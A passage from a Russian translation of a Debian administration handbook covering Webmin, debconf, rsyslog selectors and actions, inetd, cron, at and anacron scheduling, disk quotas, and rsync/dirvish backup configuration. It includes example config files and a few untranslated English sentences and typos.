Для первого входа идентификация производится для пользователя - администратор с его паролем. Далее настоятельно рекомендуется изменить пароль, используемый для доступа к **webmin** так быстро, как возможно, потому что если он будет взломан, то пароль администратора для сервера не будет затронут данной компрометацией, даже если взломанный пароль даст значительные административные права на данной машине.

Будьте осторожны! Поскольку **webmin** настолько функционален, злоумышленник получивший доступ к нему, может скомпрометировать безопасность всей системы. Как правило, интерфейсы такого рода не рекомендуются к использованию на важных системах со строгими требованиями к безопасности (межсетевых экранах, серверах с ценными данными и т. п.).

Webmin используется при посредстве веб-интерфейса, но для него не требуется установка Apache. Дело в том, что в его состав входит свой собственный небольшой веб-сервер. Этот сервер по умолчанию слушает порт 10000 и принимает защищённые HTTP-соединения.

Входящие в поставку модули предназначены для широкого круга сервисов, среди которых:

- все базовые сервисы: создание пользователей и групп, управление файлами crontab, сценариями инициализации, отображение журналов и т. п.
- bind: настройка сервера DNS (службы имён);
- postfix: настройка SMTP-сервера (e-mail);
- inetd: настройка суперсервера **inetd**;
- quota: управление пользовательскими квотами;
- dhcpcd: настройка сервера DHCP;
- proftpd: настройка сервера FTP;
- samba: Настройка файлового сервера Samba;
- software: установка или удаление программного обеспечения из

пакетов Debian и обновлений системы.

Административный интерфейс доступен в веб-обозревателе по адресу <https://localhost:10000>. Внимание! Не все модули сразу готовы к использованию. Иногда их надо настроить, указав расположение соответствующих конфигурационных файлов и некоторых исполняемых файлов (программ). Как правило, система любезно напоминает об этом, если не может активировать запрошенный модуль.

АЛЬТЕРНАТИВА Центр управления GNOME

Проект GNOME также поддерживает административный интерфейс для множественных настроек, получить доступ к которому можно через вкладку “Настройки” в меню пользователя в правом верхнем углу. Программа **gnome-control-center** является главной, которая взаимоувязывает их все вместе, но имеется также и много других средств с широким диапазоном настроек системы, включённых в другие пакеты, (accounts-service, system-config-printer, и т.д.). Несмотря на то, что они просты в использовании, их возможности охватывают ограниченное количество базовых сервисов: управление пользователями, настройка времени, сетевая настройка, настройка принтера, и тому подобное.

9.4.2. Настройка пакетов: `debconf`

Многие пакеты автоматически настраиваются после того, как зададут несколько вопросов с помощью Debconf в ходе установки. Эти пакеты можно перенастроить, запустив `dpkg-reconfigure` пакет.

В большинстве случаев эти настройки очень просты; изменяются только некоторые важнейшие переменные конфигурационного файла. Эти переменные нередко содержатся между двумя «пограничными» строками, так что перенастройка пакета влияет только на ограниченную область. В других случаях перенастройка не будет ничего менять, если сценарий обнаружит, что конфигурационный файл был изменён вручную, чтобы сохранить результаты вмешательства человека (поскольку сценарий не может удостовериться, что вносимые им самим изменения не нарушают текущих настроек).

ПОЛИТИКА DEBIAN Сохранение изменений

Политика Debian явно оговаривает, что необходимо делать всё возможное, чтобы сохранить внесённые вручную изменения в конфигурационных файлах. Главный принцип прост: сценарий будет вносить изменения только в том случае, если ему известен статус конфигурационного файла, который проверяется путём сверки контрольной суммы файла с той, которая была после того, как файл последний раз менялся автоматически. Если они совпадают, сценарий авторизуется для изменения конфигурационного файла. В противном случае он определяет, что файл был изменён, и спрашивает, какое действие ему следует предпринять (установить новый файл, сохранить старый файл или попытаться интегрировать изменения в существующий файл). Этот предупредительный принцип долгое время был уникален для Debian, но со временем и другие дистрибутивы стали перенимать его.

Для реализации такого поведения можно использовать программу `usf` (из одноимённого пакета Debian).

9.5. Системные события syslog

9.5.1. Принципы и механизм

Демон **rsyslogd** отвечает за сбор служебных сообщений от приложений и ядра и дальнейшее распределение их по файлам журналов (обычно хранящимся в каталоге `/var/log/`). Он управляет конфигурационным файлом `/etc/rsyslog.conf`.

Каждое сообщение в журнале соответствует подсистеме приложений (в документации называемой «facility»):

- `auth` и `authpriv`: для аутентификации;
- `cron`: от сервисов планировки заданий, **cron** и **atd**;
- `daemon`: относится к демонам, не выделенным в особую группу (DNS, NTP и т. д.);
- `ftp`: относится к FTP-серверу;
- `kern`: сообщение от ядра;
- `lpr`: от подсистемы печати;
- `mail`: от подсистемы электронной почты;
- `news`: сообщение подсистемы Usenet (в частности от сервера NNTP — Network News Transfer Protocol — управляющего новостными группами);
- `syslog`: сообщения от самого сервера **syslogd**;
- `user`: пользовательские сообщения (основные);
- `uucp`: сообщения от сервера UUCP (Unix to Unix Copy Program, старый протокол, широко использовавшийся для распространения сообщений электронной почты);
- с `local0` по `local7`: зарезервированы для локального использования.

Каждому сообщению также присваивается уровень приоритета. Вот их список в порядке убывания:

- `emerg`: “Помогите” Возникла аварийная ситуация, система возможно непригодна для использования.
- `alert`: поспешите, промедление небезопасно, нужно срочно принимать меры;

- crit: условия критические;
- err: ошибка;
- warn: предупреждение (возможная ошибка);
- notice: условия нормальные, но сообщение важное;
- info: информационное сообщение;
- debug: сообщение для отладки.

9.5.2. Конфигурационный файл

Синтаксис файла `/etc/rsyslog.conf` описан на странице руководства `rsyslog.conf(5)`, но также есть и документация в формате HTML, доступная в пакете `rsyslog-doc` (`/usr/share/doc/rsyslog-doc/html/index.html`). Общий принцип состоит в написании пар «селектор» и «действие». Селектор определяет подмножество сообщений, а действия описывают, что с ними делать.

9.5.2.1. Синтаксис селектора

Селектор представляет собой Разделённый точками с запятой список пар *подсистема*.*приоритет* (пример: `auth.notice;mail.info`). Звёздочка может означать все подсистемы или все приоритеты (примеры: `*.alert` или `mail.*`). Несколько подсистем можно сгруппировать, разделяя их запятой (пример: `auth,mail.info`). Указанный приоритет подразумевает сообщения того же или более высокого уровня; так, `auth.alert` соответствует сообщениям подсистемы `auth` с приоритетом `alert` или `emerg`. Если в начале стоит восклицательный знак, такая запись означает прямо противоположное, то есть строго более низкие приоритеты; `auth.!notice`, таким образом, означает сообщения от `auth` с приоритетом `info` или `debug`. Если в начале стоит знак равенства, такая запись означает точное соответствие указанному приоритету и только ему (`auth.=notice` соответствует сообщениям от `auth` с приоритетом `notice`).

Каждый элемент в списке селектора переписывает предыдущие элементы. Благодаря этому возможно ограничить выборку или исключить из неё некоторые элементы. Например, `kern.info;kern.!err` означает сообщения от ядра с приоритетом между `info` и `warn`. Приоритет `none` указывает на пустую выборку (нет приоритетов) и может использоваться для исключения подсистемы из выборки сообщений. Так, `*.crit;kern.none` означает все сообщения с приоритетом, равным или более высоким, чем `crit`, исходящим не от ядра.

9.5.2.2. Синтаксис действий

К ОСНОВАМ Именованный канал — постоянный канал

Именованный канал — это специальный тип файла, работающий как обычный канал (канал, который создаётся с помощью символа «|» в командной строке), но через файл.

Преимущество этого механизма заключается в возможности связи между двумя не взаимосвязанными процессами. Запись чего бы то ни было в именованный канал блокирует записывающий процесс до тех пор, пока другой процесс не попытается прочитать записанные данные. Этот второй процесс читает данные, записанные первым, которые после этого может продолжить работу.

Такой файл создаётся с помощью команды **mkfifo**.

В число возможных действий входят:

- добавление сообщения в файл (пример: `/var/log/messages`);
- отправка сообщения удалённому серверу **syslog** (пример: `@log.falcot.com`);
- отправка сообщения в существующий именованный канал (пример: `|/dev/xconsole`);
- отправка сообщения одному или нескольким пользователям, если они вошли в систему (пример: `root, rhertzog`);
- отправка сообщения всем пользователям в системе (пример: `*`);
- вывод сообщения в текстовую консоль (пример: `/dev/tty8`).

БЕЗОПАСНОСТЬ Пересылка журналов

Хорошей идеей будет записывать наиболее важные журналы на отдельной машине (возможно, специально выделенной для этой цели), поскольку это не позволит возможному взломщику удалить следы своего проникновения (если, конечно, он также не скомпрометировал и этот другой сервер). Кроме того, в случае большой проблемы (такой как сбой ядра) журналы будут доступны на другой машине, что повышает шансы на выявление последовательности событий, приведших к сбою.

Чтобы принимать сообщения журнала, посылаемые другими машинами, нужно перенастроить **rsyslog**: нужно только активировать готовые записи в `/etc/rsyslog.conf` (`$ModLoad imudp` и `$UDPServerRun 514`).

9.6. Суперсервер `inetd`

Inetd (часто называемый «Интернет-суперсервером») — это сервер серверов. Он запускает редко используемые серверы по требованию, так что им не приходится работать постоянно.

В файле `/etc/inetd.conf` перечисляются эти серверы и обычно используемые ими порты. Команда `inetd` слушает их все; когда она обнаруживает соединение с любым таким портом, она запускает соответствующую серверную программу.

ПОЛИТИКА DEBIAN Регистрация сервера в `inetd.conf`

Пакеты часто хотят выполнить регистрацию своих новых сервисов в файле `/etc/inetd.conf`, но Политикой Debian запрещено изменять чужие конфигурационные файлы любому пакету. Изменять файлы конфигурации имеет право только тот пакет, кто является их владельцем. Это объясняет, почему был создан сценарий `update-inetd` (в пакете с похожим именем): он управляет файлом настройки, и другие пакеты могут таким образом использовать этот сценарий для регистрации нового сервиса в файле настройки «Интернет-суперсервера».

Каждая значащая строка файла `/etc/inetd.conf` описывает сервер в сми полях (разделённых пробелами):

- Номер порта TCP или UDP или имя сервиса (которое преобразуется в стандартный номер порта с помощью информации, содержащейся в файле `/etc/services`).
- Тип сокета: `stream` для TCP-соединения, `dgram` для UDP-датаграмм.
- Протокол: `tcp` или `udp`.
- Опции: два возможных значения — `wait` или `nowait`, сообщающих `inetd`, следует ли ждать завершения запущенного процесса прежде чем принимать новое соединение. Для TCP-соединений, которые легко мультиплексируются, обычно можно использовать `nowait`. Для программ, отвечающих через UDP, следует использовать `nowait` только если сервер способен управляться с несколькими соединениями параллельно. В конце этой опции можно добавить

точку, и после неё указать максимально разрешённое число сединений в минуту (по умолчанию используется ограничение в 256 соединений).

- Имя пользователя, от имени которого будет запускаться сервер.
- Полный путь к серверной программе, которую нужно запустить.
- Аргументы: полный список аргументов программы, включая её собственное имя (`(argv[0]` в Си).

Следующий пример иллюстрирует наиболее распространённые случаи:

Пример 9.1. Выдержка из /etc/inetd.conf

```
talk    dgram  udp  wait    nobody.tty  /usr/sbin/in.talkd  in.talkd
finger  stream  tcp  nowait  nobody      /usr/sbin/tcpd      in.finger
ident   stream  tcp  nowait  nobody      /usr/sbin/identd  identd -i
```

Программа **tcpd** часто используется в файле `/etc/inetd.conf`. Она позволяет ограничить входящие сообщения, применяя правила контроля доступа, описанные на странице руководства `hosts_access(5)` и настраиваемые в файлах `/etc/hosts.allow` и `/etc/hosts.deny`. Когда подтверждается, что соединение разрешено, **tcpd** запускает настоящий сервер (**in.fingerd** в нашем примере). Для **tcpd** ничего не стоит определить, какой сервис следует запустить, по имени, под которым он был вызван (которое является первым аргументом, `argv[0]`). Поэтому список аргументов должен начинаться не с `tcpd`, а с программы, для которой он служит обёрткой.

СООБЩЕСТВО Виетс Венема

Виетс Венема, чья компетенция в области безопасности сделала его известным программистом, является автором программы **tcpd**. Он также и главный разработчик Postfix, модульного сервера электронной почты (SMTP, Simple Mail Transfer Protocol), спроектированного так, чтобы быть более безопасным и надёжным, чем **sendmail**, имевший долгую историю уязвимостей.

АЛЬТЕРНАТИВА Другие команды inetd

Хотя по умолчанию в Debian устанавливается `openbsd-inetd`, есть и немало альтернативных

решений: упомянем `inetutils-inetd`, `micro-inetd`, `rlinetd` и `xinetd`.

Эта последняя инкарнация суперсервера предоставляет очень интересные возможности. Самой примечательной из них является возможность разбивки конфигурации на несколько файлов (хранищихся, разумеется, в каталоге `/etc/xinetd.d/`), что может облегчить жизнь администратора.

Last but not least, it is even possible to emulate **inetd**'s behavior with **systemd**'s socket-activation mechanism (see [Раздел 9.1.1, «Система инициализации systemd»](#)).

9.7. Планирование задач с помощью cron и atd

cron — это демон, отвечающий за запуск запланированных и повторяющихся команд (каждый день, каждую неделю и т. д.); **atd** — демон, работающий с командами, которые должны запускаться однократно, но в конкретный момент времени в будущем.

В системе Unix многие задачи планируются для регулярного запуска:

- ротация журналов;
- обновление базы данных для программы **locate**;
- резервное копирование;
- сценарии обслуживания (такие как удаление временных файлов).

По умолчанию все пользователи могут планировать запуск задач. У каждого пользователя есть свой собственный *crontab*, в который он может записывать запланированные команды. Его можно отредактировать, запустив **crontab -e** (его содержимое хранится в файле */var/spool/cron/crontabs/пользователь*).

БЕЗОПАСНОСТЬ Ограничение использования cron или atd

Доступ к **cron** можно ограничить, создав файл авторизации (белый список) в */etc/cron.allow*, где указываются только пользователи, которым разрешено планировать задачи. Все остальные автоматически будут лишены такой возможности. Наоборот, чтобы заблокировать только одного-двух бедокуров, можно вписать их имена в файл блокировки (чёрный список), */etc/cron.deny*. Такая же возможность есть и для **atd**, соответствующие файлы называются */etc/at.allow* и */etc/at.deny*.

У пользователя *root* есть свой собственный *crontab*, но он также может использовать файл */etc/crontab* или создавать дополнительные файлы *crontab* в каталоге */etc/cron.d*. У последних двух решений есть то преимущество, что можно указать пользователя, от имени которого

запускается команда.

Пакет *cron* по умолчанию содержит некоторые запланированные задачи, которые выполняются:

- программы из каталога `/etc/cron.hourly/` — каждый час;
- программы из каталога `/etc/cron.daily/` — каждый день;
- программы из каталога `/etc/cron.weekly/` — каждую неделю;
- программы из каталога `/etc/cron.monthly/` — раз в месяц.

Многие пакеты Debian зависят от этого сервиса: помещая сценарии обслуживания в эти каталоги, они обеспечивают оптимальную работу своих сервисов.

9.7.1. Формат файла `crontab`

СОВЕТ Текстовые сокращения для cron

`cron` распознаёт некоторые сокращения, заменяющие первые пять полей в записи `crontab`. Они соответствуют наиболее классическим опциям планирования:

- `@yearly` — раз в год (1 января, в 00:00);
- `@monthly` — раз в месяц (1 числа, в 00:00);
- `@weekly` — раз в неделю (в воскресенье, в 00:00);
- `@daily` — раз в день (в 00:00);
- `@hourly` — раз в час (в начале каждого часа).

ОСОБЕННЫЙ СЛУЧАЙ Команда `cron` и учёт изменения светового дня (например в летний и зимний период)

В Debian `cron` учитывает смену времени (при переходе на летнее время, а фактически — при любом значительном изменении локального времени) лучшим образом, какой только возможен. Так, команды, которые должны были запуститься в течение часа, который никогда не существовал, (например задачи, запланированные на 2:30 утра при весенней смене времени во Франции, когда в 2:00 часы переводятся на 3:00) запускаются вскоре после изменения времени (то есть около 3:00 по летнему времени). С другой стороны, осенью, когда задачи могли бы запуститься дважды (в 2:30 по летнему времени, а потом в 2:30 по обычному времени, поскольку в 3:00 утра летнего времени часы переводятся на 2:00), запускаются только однократно.

Следует, однако, соблюдать осторожность, если порядок запуска разных запланированных задач и величина задержки между ними имеют значение. В таком случае следует проверить совместимость этих ограничений с поведением `cron`; при необходимости можно подготовить специальное расписание для двух проблемных ночей в году.

Каждая значащая строка `crontab` описывает запланированную команду в следующих шести (или семи) полях:

- значение минуты (число от 0 до 59);
- значение часа (от 0 до 23);
- значение числа месяца (от 1 до 31);
- значение месяца (от 1 до 12);
- значение дня недели (от 0 до 7, где 1 соответствует понедельнику, а

воскресенье может быть представлено как 0 или 7; также можно использовать первые три буквы англоязычного названия дня недели, например Sun, Mon и т. д.);

- имя пользователя, от имени которого должна выполняться команда (в файле /etc/crontab и в фрагментах, расположенных в /etc/cron.d/, но не в пользовательских файлах crontab);
- команда, которая должна быть запущена (при выполнении условий, определённых в первых пяти колонках).

Все эти подробности описаны на странице man crontab(5).

Каждое значение может быть представлено в виде списка возможных значений (разделённого запятыми). Синтаксис a-b описывает интервал всех значений между a и b. Синтаксис a-b/c описывает интервал с промежутками c (пример: 0-10/2 означает 0, 2, 4, 6, 8, 10). Звёздочка * является шаблоном, означающим все допустимые значения.

Пример 9.2. Пример файла crontab

```
#Format
#min hour day mon dow    command

# Download data every night at 7:25 pm
25  19    *    *      $HOME/bin/get.pl

# 8:00 am, on weekdays (Monday through Friday)
00  08    *    *      1-5   $HOME/bin/dosomething

# Restart the IRC proxy after each reboot
@reboot /usr/bin/dircproxy
```

COBET Запуск команды при загрузке

Для однократного запуска команды сразу после загрузки компьютера можно использовать макрос @reboot (простой перезапуск cron не вызовет команду, запланированную с использованием @reboot). Этот макрос заменяет первые пять полей записи crontab.

АЛЬТЕРНАТИВА Эмуляция команды cron с помощью команды systemd

It is possible to emulate part of cron's behavior with **systemd**'s timer mechanism (see [Раздел 9.1.1](#),

[«Система инициализации systemd»](#)).

9.7.2. Использование команды at

С помощью команды **at** осуществляется планирование какой-либо задачи в тот или иной момент в будущем. Команда принимает в качестве параметра командной строки время и дату, и её выполнение произойдёт в стандартном выводе. Команда будет выполнена таким образом, как будто она была выполнена в настоящей оболочке (shell). **at** даже возьмёт на себя заботу получить информацию о ваших переменных настоящего окружающего рабочего стола (environment) для того, чтобы в будущем, при выполнении задания, постараться воспроизвести хотя бы часть сегодняшних условий. Отображение времени следует обычным соглашениям: 16:12 или 4:12pm соответствует 4:12 часа пополудня или 16 часов 12 минут. Дата может быть указана в нескольких европейских или западных форматах, включающих DD.MM.YY (значение 27.07.15 таким образом соответствует 27 июля 2015), YYYY-MM-DD (похожая дата будет выглядеть как 2015-07-27), MM/DD/[CC]YY (например, 12/25/15 или 12/25/2015 будут означать - Декабрь 25, 2015), или просто MMDD[CC]YY (то есть значения 122515 или 12252015 будут, подобным образом, представлять Декабрь 25, 2015). Без этого, то есть без указания даты, команда будет выполнена в назначенное время, как только отсчёт времени достигнет его (в тот же день, или завтра, если указанное время сегодня уже было пропущено). Вы можете также просто написать "today" - сегодня или "tomorrow" - завтра, каждое из этих слов говорит само за себя.

```
$ at 09:00 27.07.15 <<END
> echo "Don't forget to wish a Happy Birthday to Raphaël!" \
>   | mail lolando@debian.org
> END
warning: commands will be executed using /bin/sh
job 31 at Mon Jul 27 09:00:00 2015
```

Альтернативный синтаксис откладывает запуск на заданный промежуток времени: **at now + число период**. Значение *период* может быть minutes, hours, days или weeks. Значение *число* указывает число указанных единиц, которое должно пройти перед запуском программы.

Для отмены задачи, запланированной **cron**, нужно просто запустить **crontab -e** и удалить соответствующую строку в файле *crontab*. Для задач **at** это почти так же легко: надо запустить **atrm номер-задачи**. Номер задачи указывается командой **at** при её планировании, а также её можно найти с помощью команды **atq**, выводящей текущий список запланированных задач.

9.8. Планирование асинхронных задач: `anacron`

anacron — это демон, дополняющий **cron** на компьютерах, которые не включены всё время. Поскольку регулярные задачи обычно планируются на середину ночи, они никогда не будут запускаться, если компьютер в это время выключен. Назначение **anacron** — запустить их, принимая во внимание периоды, в которые компьютер не работает.

Обратите внимание, что **anacron** зачастую будет запускать такие действия через несколько минут после загрузки машины, что может привести к ухудшению отзывчивости системы. Поэтому задачи в файле `/etc/anacrontab` запускаются с помощью команды **nice**, поникающей приоритет их выполнения и тем самым ограничивающей их влияние на остальную систему. Будьте внимательны, формат этого файла отличается от `/etc/crontab`; при необходимости использовать **anacron** следует ознакомиться со страницей руководства `anacrontab(5)`.

К ОСНОВАМ Приоритеты и **nice**

Unix-системы (включая Linux) — это многозадачные и многопользовательские системы. Несколько процессов могут работать параллельно и принадлежать разным пользователям: ядро регулирует доступ различных приложений к ресурсам. Для решения этой задачи служит концепция приоритетов, позволяющая при необходимости отдавать предпочтение одним процессам перед другими. Если известно, что процесс можно запустить с низким приоритетом, можно указать это, запустив его с помощью **nice программа**. После этого программа будет получать меньше процессорного времени и оказывать меньшее влияние на другие работающие процессы. Разумеется, если других ожидающих выполнения процессов нет, программа не будет искусственно притормаживаться.

nice работает с разными уровнями «уступчивости»: положительные уровни (с 1 по 19) постепенно поникают приоритет, в то время как отрицательные уровни (от -1 до -20) увеличивают его — но такие отрицательные уровни дозволено использовать только root. Если не указано что-либо другое (см. страницу руководства `nice(1)`), **nice** повышает текущий уровень на 10.

Если вы обнаружите, что уже работающая задача должна быть запущена с **nice**, то ещё не поздно исправить это; команда **renice** изменит приоритет уже запущенного процесса, в

любом направлении (но учтите, что понижение “уступчивости” процесса зарезервировано за пользователем - администратор).

При установке пакета anacron отключается выполнение **cron** сценариев в каталогах `/etc/cron.hourly/`, `/etc/cron.daily/`, `/etc/cron.weekly/`, и `/etc/cron.monthly/`. Это позволяет избежать их двукратного запуска как **anacron** так и **cron**. Команда **cron** остаётся активной и продолжает обслуживать другие запланированные задания (в частности заданные пользователями).

9.9. Квоты

Система квот позволяет ограничить размер дискового пространства, выделенного пользователю или группе пользователей. При желании использовать её, вы должны вначале убедиться, что имеете ядро с поддержкой квот (то есть ядро должно быть скомпилировано с опцией `CONFIG_QUOTA`) — как это реализовано в ядрах, собранных для дистрибутивов Debian. Программное обеспечение для управления квотами находится в Debian пакете `quota`.

Для активирования квоты в файловой системе, вам надо в явной форме указать опции `usrquota` и `grpquota` в файле `/etc/fstab`, применив их к тем пользователям и группам, которым вы хотите установить квоты, соответственно. Во время перезагрузки компьютера, при отсутствии активности жёсткого диска, будет выполнено обновление квот (это необходимое условие для правильного учёта уже использованного дискового пространства).

команда `edquota` *пользователь* (или `edquota -g` *группа*) позволяет изменить лимиты, проверив текущее использование дискового пространства.

УГЛУБЛЯЕМСЯ Определение квот с помощью сценария

Программа `setquota` может использоваться в сценарии для автоматического изменения множества квот. На её странице руководства `setquota(8)` подробно описан используемый синтаксис.

Система квот позволяет задать четыре лимита:

- two limits (called “soft” and “hard”) refer to the number of blocks consumed. If the filesystem was created with a block-size of 1 kibibyte, a block contains 1024 bytes from the same file. Unsaturated blocks thus induce losses of disk space. A quota of 100 blocks, which theoretically

allows storage of 102,400 bytes, will, however, be saturated with just 100 files of 500 bytes each, only representing 50,000 bytes in total.

- два лимита (мягкий и жёсткий) соответствуют числу использованных записей inode. Каждый файл занимает как минимум один inode для хранения информации о себе (разрешения, владелец, временная метка последнего доступа и т. д.). Поэтому фактически это лимит на число файлов пользователя.

«Мягкий» лимит может быть временно превышен; пользователь просто получит предупреждение о превышении квоты от команды **warnquota**, обычно вызываемой **cron**. «Жёсткий» лимит никогда не может быть превышен: система отклонит любую операцию, приводящую к превышению жёсткой квоты.

СЛОВАРЬ Блоки и inode

Файловая система делит диск на блоки — маленькие неразрывные области. Размер этих областей определяется при создании файловой системы и обычно имеет значение от 1 до 8 кибайт.

Блок может использоваться или для хранения данных файла, или для хранения метаданных, используемых файловой системой. Среди этих метаданных особо выделяются inode. Inode занимает блок на жёстком диске (но этот блок не учитывается квотой на блоки, только квотой на inode) и содержит информацию о соответствующем файле (имя, владелец, разрешения и т. д.) и указатели на занятые блоки данных. Для очень больших файлов, занимающих слишком большое число блоков, чтобы на них можно было сослаться из одного inode, существует непрямая система блоков; inode ссылается на список блоков, которые содержат не сами данные, а другой список блоков.

С помощью команды **edquota -t** можно определить максимально дозволенный «кредитный период», в течение которого может быть превышен мягкий лимит. По истечении этого периода мягкий лимит будет обрабатываться как жёсткий, и пользователю нужно будет уменьшить использование дискового пространства в соответствии с этим лимитом, чтобы получить возможность записи чего бы то ни было на жёсткий диск.

УГЛУБЛЯЕМСЯ Установка квоты по умолчанию для новых пользователей

Чтобы автоматически устанавливать квоту для новых пользователей, нужно настроить шаблонного пользователя (с помощью **`edquota`** или **`setquota`**) и указать его имя пользователя в переменной `QUOTAUSER` в файле `/etc/adduser.conf`. Эта настройка квоты будет автоматически применяться ко всем новым пользователям, созданным с помощью команды **`adduser`**.

9.10. Резервное копирование

Создание резервных копий — одна из основных обязанностей любого администратора, но это сложная задача, для которой используются мощные инструменты, которыми подчас непросто овладеть.

Существует множество программ, таких как **amanda**, **bacula**, **BackupPC**. Это клиент-серверные системы, имеющие много опций, настройка которых довольно сложна. Некоторые из них предоставляют дружественный веб-интерфейс, чтобы компенсировать это. Но в Debian есть десятки других программ для резервного копирования на все возможные случаи, в чём можно легко убедиться с помощью **apt-cache search backup**.

Вместо того, чтобы описывать некоторые из них, в этом разделе будут приведены рассуждения администраторов Falcot Corp при определении ими стратегии резервного копирования.

В Falcot Corp резервные копии нужны для двух целей: восстановления ошибочно удалённых файлов и быстрого восстановления любого компьютера (сервера или рабочей станции) после отказа жёсткого диска.

9.10.1. Резервное копирование с помощью `rsync`

Поскольку резервные копии на магнитной ленте сочли слишком медленными и дорогими, данные будут сохраняться на жёстких дисках на выделенном сервере, на котором использование программного RAID (см. [Раздел 12.1.1, «Программный RAID»](#)) защитит данные от сбоя диска. Резервные копии отдельных настольных компьютеров не делаются, но пользователи извещены, что будет выполняться резервное копирование их учётных записей на файловом сервере их отдела. Команда `rsync` ежедневно используется для резервного копирования этих серверов.

К ОСНОВАМ Жёсткая ссылка, второе имя файла

Жёсткую ссылку, в противоположность символьской ссылке, невозможно отличить от самого файла, на который она ссылается. По сути, создание жёсткой ссылки является как бы присвоением второго имени существующему файлу. Именно поэтому, если удалить жёсткую ссылку, то сам файл, на который ранее она ссылалась, не будет удалён (будет удалено только как бы второе имя файла). До тех пор, пока существует другое имя файла в системе, данные, включённые в него, будут оставаться записанными в файловой системе. Интересно отметить, что в отличие от копии файла, жёсткая ссылка не занимает дополнительного пространства на жёстком диске.

Жёсткая ссылка создаётся командой `In цель ссылка`. Файл `ссылка` станет новым именем для файла `target`. Жёсткие ссылки можно создавать только в пределах одной файловой системы, в то время как на символьные ссылки это ограничение не распространяется.

Доступное дисковое пространство не позволяет реализовать полное ежедневное резервное копирование. Поэтому команде `rsync` предшествует дублирование содержимого предыдущей резервной копии с помощью жёстких ссылок, что предупреждает использование слишком большого дискового пространства. Процесс `rsync` затем заменяет только те файлы, которые были изменены с момента создания предыдущей копии. С помощью этого механизма огромное число резервных копий можно хранить на небольшом пространстве. Поскольку все резервные копии немедленно становятся доступными (например в разных каталогах на сетевом ресурсе), можно быстро

выполнять сравнения между двумя заданными датами.

Этот механизм резервного копирования легко реализуется с помощью программы **dirvish**. Она использует хранилище резервных копий («bank» — «банк» — в её терминологии), в котором размещает копии наборов файлов резервных копий с временными метками (в документации dirvish эти наборы называются «vaults» — «подвалы»).

Основные настройки хранятся в файле `/etc/dirvish/master.conf`. Он определяет местоположение пространства для резервных копий, список управляемых «подвалов» и значения сроков хранения резервных копий по умолчанию. Остальные настройки находятся в файлах `bank/vault/dirvish/default.conf` и содержат конфигурацию соответствующего набора файлов.

Пример 9.3. Файл `/etc/dirvish/master.conf`

```
bank:
    /backup
exclude:
    lost+found/
    core
    *~
Runall:
    root      22:00
expire-default: +15 days
expire-rule:
#   MIN HR     DOM MON          DOW  STRFTIME_FMT
*   *       *   *           1    +3 months
*   *       1-7 *           1    +1 year
*   *       1-7 1,4,7,10  1
```

В настройке `bank` указывается каталог, в котором хранятся резервные копии. Настройка `exclude` позволяет указать файлы (или типы файлов), которые не должны включаться в резервную копию. `Runall` — это список наборов файлов для резервного копирования с временной меткой для каждого набора, что позволяет установить корректную дату копии, если резервное копирование не запускается периодически в определённое время. Нужно указать время, непосредственно предшествующее времени запуска (по умолчанию в Debian это 22:04, в соответствии с файлом `/etc/cron.d/dirvish`). Наконец, настройки

`expire-default` и `expire-rule` определяют политику хранения резервных копий. В приведённом выше примере резервные копии, созданные в первое воскресенье каждого квартала, хранятся вечно, созданные в первое воскресенье каждого месяца — удаляются через год, а созданные в другие воскресенья — через 3 месяца. Прочие ежедневные резервные копии хранятся 15 дней. Порядок правил имеет значение: `dirvish` применяет последнее подходящее правило или `expire-default`, если ни одно из других правил `expire-rule` не подходит.

НА ПРАКТИКЕ Запланированное истечение сроков хранения

Правила хранения не используются `dirvish-expire` для выполнения её работы. На самом деле эти правила применяются при создании новой резервной копии, чтобы определить дату истечения срока хранения, ассоцииированную с этой копией. `dirvish-expire` просто просматривает сохранённые копии и удаляет те, для которых эта дата прошла.

Пример 9.4. Файл `/backup/root/dirvish/default.conf`

```
client: rivendell.falcot.com
tree: /
xdev: 1
index: gzip
image-default: %Y%m%d
exclude:
    /var/cache/apt/archives/* .deb
    /var/cache/man/**
    /tmp/**
    /var/tmp/**
    *.bak
```

В вышеприведённом примере определяется набор файлов для резервного копирования: это файлы на машине `rivendell.falcot.com` (для копирования локальных данных нужно просто указать имя локальной машины в том виде, как оно отображается командой `hostname`), а именно файлы корневого каталога (`tree: /`) за исключением тех, которые перечислены в `exclude`. Резервная копия будет ограничена содержимым одной файловой системы (`xdev: 1`). В неё не войдут файлы из других точек монтирования. Будет создан индекс

сохранённых файлов (`index: gzip`), и имя образа будет соответствовать текущей дате (`image-default: %Y%m%d`).

Существует множество других опций, и все они описаны на странице руководства `dirvish.conf(5)`. Когда конфигурационные файлы подготовлены, необходимо инициализировать каждый набор файлов с помощью команды `dirvish --vault vault --init`. После этого при ежедневном вызове `dirvish-runall` будет автоматически создаваться новая резервная копия после удаления устаревшей.

НА ПРАКТИКЕ Удалённое резервное копирование через SSH

Когда `dirvish` требуется сохранить данные на удалённой машине, он использует `ssh` для подключения к ней, и запускает `rsync` как сервер. Для этого необходимо, чтобы пользователь `root` мог автоматически подключиться к ней. Использование ключа аутентификации SSH позволяет сделать именно это (см. [Раздел 9.2.1.1, «Аутентификация по ключу»](#)).

9.10.2. Восстановление машин без резервных копий

На настольных компьютерах, резервное копирование которых не выполняется, будет легко переустановить программное обеспечение со специальных DVD-ROM, подготовленных с помощью *Simple-CDD* (см. [Раздел 12.3.3, «Simple-CDD: решение «всё-в-одном»»](#)). Поскольку при этом происходит установка с нуля, все настройки, которые могли быть сделаны после предыдущей установки, теряются. Это не страшно, поскольку все системы привязаны к центральному каталогу LDAP с учётными записями, и большая часть настольных приложений предварительно настроены благодаря dconf (более подробно об этом см. в [Раздел 13.3.1, «GNOME»](#)).

Администраторы Falcot Corp осознают ограничения своей политики резервного копирования. Поскольку они не могут защитить сервер резервных копий так же хорошо, как магнитную ленту в несгораемом шкафу, они установили его в отдельной комнате, чтобы стихийное бедствие, такое как пожар в серверной комнате, не уничтожило резервные копии вместе со всем остальным. Кроме того, они делают инкрементальные резервные копии на DVD-ROM раз в неделю — туда включаются только те файлы, которые были изменены со времени предыдущего резервного копирования.

УГЛУБЛЯЕМСЯ Резервное копирование сервисов SQL и LDAP

